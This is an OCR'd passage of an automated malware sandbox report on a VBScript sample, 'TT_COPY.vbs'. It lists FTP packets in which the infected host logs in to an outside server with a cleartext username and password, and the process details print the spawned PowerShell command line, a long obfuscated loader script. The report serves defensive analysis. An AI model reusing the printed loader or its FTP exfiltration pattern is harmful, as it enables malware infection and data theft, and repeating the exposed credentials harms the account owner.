
FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 1, 2022 15:50:15.910717964 CET	21	49825	185.31.121.136	192.168.11.20	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed.220-Local time is now 16:50. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed.220-Local time is now 16:50. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed.220-Local time is now 16:50. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed.220-Local time is now 16:50. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Dec 1, 2022 15:50:15.911051989 CET	49825	21	192.168.11.20	185.31.121.136	USER noffice@mcmprint.net
Dec 1, 2022 15:50:15.943161011 CET	21	49825	185.31.121.136	192.168.11.20	331 User noffice@mcmprint.net OK. Password required
Dec 1, 2022 15:50:15.943381071 CET	49825	21	192.168.11.20	185.31.121.136	PASS 2K-0}h.[5hb)
Dec 1, 2022 15:50:19.780215979 CET	21	49825	185.31.121.136	192.168.11.20	530 Login authentication failed

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 1, 2022 15:50:19.816060066 CET	21	49825	185.31.121.136	192.168.11.20	530 Logout.

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 9204, Parent PID: 4892

General

Target ID:	0
Start time:	15:50:14
Start date:	01/12/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\TT_COPY.vbs"
Imagebase:	0x7ff6961b0000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.


Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **2556**, Parent PID: **9204**

General

Target ID:	2
Start time:	15:50:34
Start date:	01/12/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Vildmnd = """SaFLauConFacGatUniStoUnnLi suSSemLeeAurGltIneFrnAnsFrbAnaCarIrnPr sre0St To{Ch Ir Al Ud DopCoaSerUsaPemAn(Th[FoSRetHorKoiBonSagSu]In`$NoRAfenoguniHyoOpnMesHapFrlInathnStlVaoIsvUnsel)Bo;Hu In Po Fe Fo`$DiDOceWilMuiUnnPhtBaeHerJuvSyaNaIPrlGaeTorKonIfeCosDi No=Br WhNBeetrwKo-FjOKobThjRaeLecCotUn BebStyEntCieKo[cu]Hu Cr(Hy`$mrRD reOagviiMyoBanTvsKvpEklOvaacnFrlSloHovsosPi.SuLAbeNenWagSmtHuhTh No/Be Ze2Co)St;Pe Sk Gt Mi SuFUdomerOm(cr`$ArKUblVaiOvsSetUnrEmiA znTeggeeUnrGu=Al0re;Un Tr`$SpKTjlDriMesAktSurFoiUnnCagMeeSarIc He-FalBrtKa Ac`$TiRWieUdgUdiDeoRanObsSkpRelMiaPrnAnlreoAlvInsfo.BoL TreFanPrgFrtSthDd;Uu Sp`$SyKFolGoiAlsExtinrTriLinUngSkeIcrRe+Fl=Zi2he)Le{Ga Ys Un Pa Pr Te Ta Il Af`$TrDBreNolFoiSenFotCaeBrrduvPeaArlMuIne TrrFonSheHysSa[Re`$ReKOmlPaiDasTrtBurOritenVegDoeDirOp/Sw2Be]Em Gk=Lo Co[PocOnoSunTivUneMarKrtTa]Vi:tr:WiTReoRoBVgyEttWaeDe(Ma`$Gr RWheFogTuiAnoNonBysDipLolDeaFonPrlUdoFovGrsUn.PaSFoucobDusBrtForCliMenTugli(Ja`$CeKMeIIciAysAftMirGriCinUvgUneStrSe,Fu te2Ho)Ko,Sk Ba1Ti6Va)Fl;Ga Va Ar`$UnDSceKelPiirenFltpeeDorTevStaColFjlTrePerAcnOveDisLa[Ca`$AfKtalIdiKlsCotskrHyiUnnBrgsueAsrte/Mo2Pe]Le Zo=Mi Ne(ne`$P iDsleaulSuiFanmytFjeAnrFevTeaPrInolKreLurFrnByeThsOb[Ek`$BaKUdltriOrsLatserOsiChnJegSkeThrSp/Er2Mu]Bi Be-prbmeximoForGr Es1Sk6St5Fr)De;Ar kn Gi An Ma}He Vn[ReSGatakrHaiSinLogOx]fi[TaSmoyCosHatPaeChmOr.unTAleAbxOvtFo.ExEkvnNocAaoMedStiHonAsgBo]No:Bi:TiADiSBeCGrILaIHu.raG CoeVitKoSVatprrUniLanSugHa(Ec`$MaDExeKvlFaiFlnBatEnePorssvFuaJaIInIlneGorExnBieWhsAn)Eq;Pa}St`$RiFUpoKorsksInkMinVeiFanDugMesrerLi eBrsOvuRelHotIdaUrtDieKtrDesfa0In=SiSHimUfecergotafePrnknsvibHeaHyrEknmissi0Fi Dr'MeFSv6AfDSnCfaDSu6SuDVe1InCHj0AfCUn8Da8UdBBvCMa1 BaCre9VaCOr9Sa'Un;Al`$LiFodoKerHosLikConHuiTrnSpgDoslarSueEjsTeuTelVetBiaGrtReeOvransLe1Wa=OuSLumMoeUrrBrtUmeKanHyspobMuaWirInnAns No0Br No'UdEAn8KoCRuCUnCdo6TrDWo7cuCcuAFaDha6LyCDiAUnCNe3KrDCa1ma8FlBImFDi2DdCDyCSaCGrBSe9Am6Ch9Ok7Re8grBskFhu 0ReCFiBMoDDi6NaCCo4SkCUn3HiCBr0KeETrBPoCSh4GrDRe1AnCBoCYnDSo3MiCAf0SaEUn8SaCTo0TiDCo1ScCZoDNoCFlAMeCut1KoDSe6Bo'Sq;Gr`$F iFDooStrnosKokIdnCoiblnSkgJosSprDaeTssTeuUnlSttSvaPrtHoeChrHysDi2Ny=PoSUmmPeeKnrqutCleHonidsFobFoaPrrUnnKosPo0Ra Ve'TrEPa2ImCRe0sp Dpr1VaFCa5TeDPa7lyCBrAHeCSi6DiElr4VaCFr1DaCVa1UpDDu7TeCGy0hoDRe6UdDSu6De'Me;Ud`$GrFTeolerLusCukClnRaiSanHagcisCyrBeeDesV auSylFotSkaAntmueSarUdsEt3La=RaSStmEkeSkrSatHueSunTrsInbBeaHerRonFosKu0He Co'FrFRe6slDMeCFoDin6BeDOp1ToCBu0CoCUl8Gu8MeBU nFCo7OpDMo0MaCWeBJaDVi1plCJoCArCSh8BaCSt0nu8CoBMeEReCDiCFeBTaDLy1soCOm0EuDAf7ReCSuAtoDDh5brFVa6PsCln0FeDDi7maD Ba3KaCChCReCMe6FlCde0UiDHu6Re8ReBGeEseDBaCSp4KlCStBryCca1SkCfr9DaCke0EsFMi7UnCdu0PrCAs3hf'Gr;De`$PoFChoMirPesDikFlnIniBa novgSasMarKaeGrsBeuValFotFraTrtHieAlrStsKl4Da=FoSnomfjegorSvtGreBunKasLgbSparorUnnSosIn0Al Gr'JoDAd6enDSe1PeDch7DiCPrCAmCSyBFrCPi2 Mu'Ra;We`$IrFBroLurSusCoktonFeiAnnNogTasMirpieLiscauTalExtKaaSptDoeunrSisIr5Do=OcSMimBaeStrRetLteSonFusUdbGraMurFonMosDr0Me Sp'RiE Un2NeCSt0SkDFa1MaEMa8ShCLiAFoCMa1TrDSi0FlCca9SoCGr0PhEDeDDeCBu4ClCAfBExCVa1BeCEn9UnCAn0By'Ga;Fl`$StFRdoRergasprkNonNoiNr nVagSmsFortiePrsCuuGulPitlyaDitUleLlrRusZa6bi=KlSComPuePlrRitNeeManDesAtbHvaMerPonBlsRe0Ha St'DrFUn7CoFFr1GeFPh6GlDSp5PrCTi0AdCje6 EkCStCLiCTe4ExCTe9ViEVaBlnCPr4UdCAm8EuCCu0Sp8fe9Sh8Pl5FaENeDFaCFrCPrCSp1WhCGa0InETr7maDSkCSuFMa6UdCKaCDuCPa2Ki8Te9Bi8Pl5 NiFde5GyDRi0NoCSa7PsCMe9GaCCaCkICEn6Au'Ko;Ce`$meFAioAnrAnsOpkSmnPsiannUngPisAprTreFlsBluDelAftStaLatOveberStsBr7Sa=hySTa mSteGrrFotRieOfnSesTobJuaLurSonPrsEp0St Kr'ViFVu7ChDEn0SkCKiBTrDFu1ceCHjCReCSu8TaCMo0tr8Je9Cr8Te5IrEdi8BiCDo4GeCCuBOpCMi 4ReCBa2KuCld0SuCCa1Pe'gi;Fl`$StFHaoForSksFokAunUniUnnScgAfsSyrAfeDisSvuKalUntalaNatSoeAarGrsSa8Bl=BeSShmpreEerTytOreKanOvsOnbPaaKn rSknFisKi0Fo Kh'LiFSw7SuCQu0BlCOg3meCSp9DrCUd0MeCRe6CrDHa1LeCKo0VeCOv1FaEIm1SiCSk0UnCAn9BeCko0AuCln2DeCAc4boDbe1PiCSu0Da 'No;Fi`$KeFLaoPerBasInkScnSpiKinDigPrsSbrIreWhsSruhilBetHaaMatKaebirZasSp9He=TeSJumVseDurSetSveKongasNebAsatwrBuninsDe0Su Be'ZyESl CBrCPlBUnESl8StCAf0KaCOu8JuCFoAMaDRe7LiDBeCudELa8OpCYdALyCEk1leDMa0PrCSn9luCAf0Gr'He;Ba`$CoGPrhSpeSpgCaiResSehMe0Re=opSS omAgeSgrCotVeeAdnCosNobDoaOmrfunPhsSi0Kl Re'MeEFo8HiDMoCSaECo1DeCSh0PrCFo9DoCun0BeCUo2PoCta4FoDXe1PrCMi0InFRo1BaDViCHaDM a5SvCSu0br'bo;Lo`$ErGTahUseTagFliTisUnhPl1In=FeSSumGrePrrRitAeeCunGrsDebOvaSkrTinHesAf0Da Mi'xmEfo6TaCUn9SyCTo4LsDde6GrD Un6No8Ko9At8Os5NoFRa5OmDAn0OrCUn7StCUn9ByCRuCLiCls6Sk8Em9Ru8No5SiFLb6opCAl0HuCCa4PiCEn9MaCPi0JuCOv1Un8Ef9Ca8Ga 5ReEDr4BaCFoBShDVa6AlCquCKvEOs6AmCUp9HeCOv4ApDSa6CaDOb6Pa8Wa9Lu8Ps5LoEVa4DyDPi0ReDDi1MiCKoAStECo6UlCMa9HjCMu4O xDIm6UnDSn6Pa'Mu;Ob`$AnGRehenespgSeiansFahFe2co=AcSGymMiemurretWoeAlnYnsSebanaSlrTrnFosst0br Re'SkEFuCMoCPrBStDTe3BgCHyA OxCMoESyCBj0Bi'Ni;Da`$SuGSnhnoeFigNaisisPahDr3St=DaSJomGleBorpitDyeVanDusBibHeaSprGrndusRu0Sp Us'SeFal5BeDEr0RuCKo7CaCOp 9OpCFaCReCEt6Ko8In9Re8Ry5RiEhaDPlCArCBeCGa1haCAs0BaELu7IoDBaCBoFPa6LaCInCCaCKl2Th8Ko9Op8He5InEHoBTaCMi0AfDVi2BaFSk6ReCFo 9AnCDaASpDKi1Va8Ar9Al8Bi5SlFpr3VoCSlCFaDre7CuDRe1muDTa0HeCLe4OlCVo9Wr'Be;Im`$BoGTehCheSlgKeiKvsDohSl4Dy=LoSTomNjeInrBotN oeStnSvsDibPeaPlrTinOvsPi0He Ne'PrFNo3IICEvCKlDFo7UnDRe1HeDBe0EtCPr4inCMi9FjECo4HvCOr9OmCOn9coCAnANaCBa6Ge'Kn;So`$StGChh HaeSpgMfiBrsochDi5St=DrSSpmHaeharPstdoeArnNosPibfoaCarConBusIn0Mi at'EnCCiBDiDKa1SwCHe1SkCan9UrCCo9Fo'Fl;Ga`$IdGMihDeelagTiiUdsHyh Le6Ca=FoSfomQueMarGotGreJvnPrsHjbTnaDerDinFosAs0Sp An'SvEGgBSaDDu1BiFNo5ZyDRi7JoCAnABiDSp1UsCMu0FiCSe6giDpo1ReFEg3SuCFoC KvDPe7InDRe1CoDDe0InCRa4BoCNa9UnEAp8DaCSh0smCBl8LoCGaASyDKa7AvDNiCDi'Br;Kn`$MaGSohLoeDigThifosPohSe7Br=MiSBomDiePlrSptCl ePenGasWobPaaPtrSlnUnsRe0Ld Mu'udETiCFaECo0DiFBeDUn'Fe;Ap`$LeGKrhMieurgGoiMasTuhHe8Op=KoSBemRaeMirfrtRheOhnClsMubLaaOmrF invasRe0Ro Vi'grFFr9Tr'Cu;MefDiuNonAacCltyoiYooNonTv ShfSnkGypto Ho{UnPPoaGurMoaHomHy Un(My`$RyUOppAfgGarfooTewEknAc,Va Fi`$ApDafe LapSprMyeFesLosthiRioEknHjsUnpimeSerBuiStoWhdmaePrrbi)Im La Ma vi Re Kr;En`$InHUnoRoeGtrFieFrsKo0Na uf=TeSSpmGoeAdrTktmieFrntosbeb FeaRirVenansLa0Bi Un'Fe8Jv1SwECheUnDPo7DeCRe8WhCSm8CeCSy0UnDEx7OmCMe0SaCKaBSu8Sy5Ud9Vi8To8in5Pa8anDFlFReEGuEAf4IcDLa5knD po5RaECo1prCViAEnCFi8CiCAr4ViCWoCDyCSeBVaFAr8st9VaFZo9UdFCaESc6FIDKl0coDUn7KeDFl7CoChy0BrCUbBPaDBo1UnEve1DiCBiAAfCFl8SaC Ma4vaChaCFaCSyBHe8EbBJuEAt2UoCPi0AeDNe1unELa4InDKa6MiDIs6FlCAu0UdCPo8NoCTi7AlCHi9UnCTeCUnCTr0FuDMy6In8liDDa8opCTe8Tr5SeD Pr9Er8Bu5VrFDi2ArCLaDFuCBu0MeDPI7snCDe0Br8Ph8PaEReARrCSe7TaCfIFSiCRe0UnCBl6UsDTy1Ma8Ho5GeDdrEFo8Bi5Pu8Te1AnFKoAGr8PeBFoE wo2ReCSp9TiCBeAAlCOp7EnCSe4PrCSv9SkELi4deDLo6NeDSu6OrCSv0EkCFo8faCDo7UnCOu9OpDHeCCoEIl6MuCBa4DeCNe6ClCToDCoCCe 0Di8Ne5Im8Ne8AdEOp4LiCCaBLaClc1Ko8Ku5Br8kl1moFShATr8KuBTaEWa9unCSvADaCBe6ThCKo4CoDFr1SiCOiCStCBeAJeCTaBAl8SyBwiFBu6MaDSt 5PlCIs9RtCHyCTuDWh1Sp8svDPa8Co1CiEBe2LiCReDDeCNe0MoCFe2TyCBlCMeDPe6TrCRvDPo9NrDSu8StCLiFKoEde8Ko8Ac9Ta4RuFln8Ma8fiBRyEPr 0ToDSk4LiDme0ReCRe4PaCBa9AdDSk6Ka8ErDSp8Un1SeEPr3EyCcrAAvDFa7SpDUn6AeCCoEUnCKoBPrCReCReCOvBFoCBi2SuDTr6PaDTe7C oChu0LoDco6AaDVa0NoCEn9BaDSu1MeCSt4PaDMo1ChCBr0OpDJo7KuDCo6Gn9Ma5No8NeCTr8De5AnDTe8Dy8StCFa8PrBSeESn2CaCVi0EvD Ve1KrFPo1InDPaCSuDHa5BiCSt0Su8AnDTa8Om1SkETy3KnCCoADiDBo7OpDBa6PaCDaEbuCBiBTrCPeCInCOtBOpCVa2UdDEf6ReDCo7BaCte 0GaDSo6KoDOm0LeCRd9FoDDe1CoCSm4GaDDe1IrCOi0NyDLi7ElDFa6Li9Ov4Cl8AnCFl'Kr;Li&Bi(Ud`$BeGPlhFeeFogReiInsRehMe7Cu)Ep No`$TuH VaoBreSirDaeAmsSv0Un;Un`$lsHRuoFieFnrPrevisDi5Un Lv=St SlSStmHaeBarSmtCheSinShsBubchaBorHenPlsSp0Mu Se'Be8St1caEsu6BoCBeDViCudCPsC Di9FaCMe9En8Us5Un9Pe8So8Li5Pe8Ua1FoEUnEChDNd7OkCSv8SuCAm8RyCFr0UnDDi7SoCLa0PrCAtBTr8DoBSuESy2OuCSn0CoDFl1NrEKe 8SpCBa0PrDIn1MaCTeDSeCSuAScCSa1Me8GaDTh8Es1FrEEm3YoCBiADaDbo7RuDPy6OsCBeEOpCSaBTrCEqCTjCBaBLnCHj2TrDDi6tuDPa7U rCEg0HeDEp6HaDKu0BaCPe9PrDUn1DiCTa4SuDMy1ReCKe0MaDTe7GjDIr6Di9Co7Bl8Fi9Bi8Di5ShFBiEspFKo1StDSlCCoDLa5UpCTr0spFEnEWeFUn8b gFSp8Pu8En5joEDi5De8RuDSk8La1SoEin3BoCklAToDCh7DyDDe6CeCOlETOCWiBPrCTjCYuCRuBStCFr2UnDKr6SrDNo7EnCHv0FeDJu6LeDDi0FoCBi9D eDRe1StClm4HaDBl1GuCch0VeDDy7ToDPr6Ar9Pr6Ta8be9de8Su5Re8Pn1PaEMe3NaCApATeDCa7OxDRe6GoCAnEMiCMoBCaCNoCUfCSpBovC An2spDNe6ByDCh7GlCMe0SuDSy6FlDRe0KwCno9OvDDe1FoCRe4noDBr1AlCUn0HiDRe7LoDor6Ru9Ek1Un8TwCln8ViCEy'Ri;Or&no(Li`$HeGSkhJoefi gFriGussthMa7lo)Ve Ty`$TyHReoDieCarLieSisAt5Li;An`$LeHAsoCeeForDeeAfsSi1Ud Pe=Da UnSChmSeeRurFetFieNenBesVibKoaagrvinOvsEx0La Hj'U nDFr7meCBe0SuDFi1SeDRe0FoDAn7TaCTrBIs8br5Pe8Di1AfERa6StCAfDDaCFoCTrCMa9UnCSp9Fl8PoBBuEwaCLoCHuBtrDVe3OuCGuAKvC MeEGrCUd0Sl8FoDOm8Hj1SICTeBbyDll0TjCKo9SaCAr9Vi8Un9Fo8Ad5EvETr5St8SiDunFToETvFfr6HoDRiCNaDRh6SeDno1AvCBl0UrCSp8in8TaBReF Ne7FoDCr0DeCRoBTaDBe1BoCShCSqCOs8BeCSo0Po8RaBImEOvCAfCFoBReDMa1gaCRy0KoDCe7PeCMyAMeDSv5SpFRu6TaCNi0OdDAs7PlDRe 3prCAmCRaCTa6SyCAn0ByDDi6Sj8noBReENeDUnCAa4UaCPiBHeCHa1DiCPa9CaCPa0GaFAn7SaCUd0PaCDe3HaFSt8Ex8ElDBiENoBShCnu0I tDBy2Co8Ac8SvEHoACyCfr7feCstFTeCEn0SwCGe6ViDBu1Di8Ti5ThFTe6HeDDiCIvDPl6AcDKs1CrCSu0EcCQu8Fo8gnBLaFCh7PrDGa0BoCNoBNeDKb1P rCDoCLaCpr8QuCbr0Je8NaBFoEWoCInCFaBReDha1emCMo0PaDMe7TuCShAKrDLa5OmFAl6SpCNe0ChDBe7BeDRe3MeCFiCIrCBr6CoCCo0ThD Un6Re8SkBUnEnuDOmCCo4AlCNaBOmCRe1WiCid9LoCMo0BoFSy7NoCCa0unCSt3Av8SiDde8EdDUtEKaBEsCKa0UnDav2Hu8Su8udEBoAJuCBu



	8AnBkoEEt8AfCAc4TiDBa7DrDSt6AhCSkDGiCLi4NoCFu9AsFSp8uj9ReFDi9RoFSuEBa2ApCKo0unDGr1HiEFi1GrCGu0diCPe9KoCJa0DeCFr2ReCUn4ph Dmu1DaCEp0MiEDe3ubCJoAReDbl7vaEma3SkDBa0ToCPsBSkCTy6reDPo1GhCDeCMaCTeASkCTiBUdFFo5UnCWeAEuCHoCLaCTrBAnDEr1AlCM a0ThDCh7Hi8coDfo8un1GeFTr6KeDAd0PaCPeESkCBoEhaCEk0noDRe7AeCPeAMoDGu3UnCTe0DiDim7RaDCa1HeDud7PeCTiEInCCoESiCMo0 NoDSh1JoDBu6Oo9Vi6Ha8Cr9Ro8An5Tu8UvDinEKo2VuEAr1ouFLe1De8Co5PlESy5Se8CaDtaFDyEFdERvCBaCPhBBgDTo1PuFKa5UnDla1UlDJo7ToFSu8 An8Sv9UnFSpEMeEDeCRaCAfBKoDAp1AfFVe5beDUn1UnDAl7DsFSc8Du8CoCLo8Ca5Kv8SnDFrFCuEElFQu3HeCPaAPrCRoCTrCIn1HaFTa8Ma 8BiCIt8GuCOv8AbCMu'He;Re&St(Gr`$SpGSihBeePrgSpiFasTehJu7Ga)Gr Un`$ChCtralerHotRewUnrTeibigUnhEstSkiNonStgGa2gu;Ma`$BiCPiaUnrUntOuw AdrUniUngElhTitDiiStnMogDa3Fl Br=Li TiSCemSaeAsrBotmaeRenDesgebkyaMorFlnStsHj0Sy Mo'Gr8Wi1saCReEfiCTy9TuCTi4TiDpe7riCDm2TeCOpFMaCF rAKrDSe7GrCKr1CiCIn0Le8BaBTaEMiCcoCKrBKeDFa3DiCBrAkaCTrEBrCFu0Hj8DiDAp8Go1LoEje6ReCOmAVeDKn7FoDBo7ReCGbAOnCDe7SlCOp7HaCR aAFeDQu7PsCMe0GrCmy0Sk8Si9Ko8Et1MaEac1NoCPl8BlCBrBTbCGaCFoCVrBCoCUn2BiDPs6HeDBr5ZoDAc7WhCChACoCSpFLsCGh0BjCUsE CoDLa1stCma0inDSp7Gl8SaCMa'Di;Ph&Bi(Al`$DeGAmhGreGigSkiAmsFohSa7Me)Mo To`$FaCShaMarSvtFlwDirKliBrgMahcitnaiTrnFogSu3Ta#Ga;"""";;Fun ction Cartwrighting9 { param([String]$Regionsplanlovs); For($Klistringer=2; $Klistringer -lt $Regionsplanlovs.Length-1; $Klistringer+=(2+1)){ $Smertensbarns = $Smertensbarns + 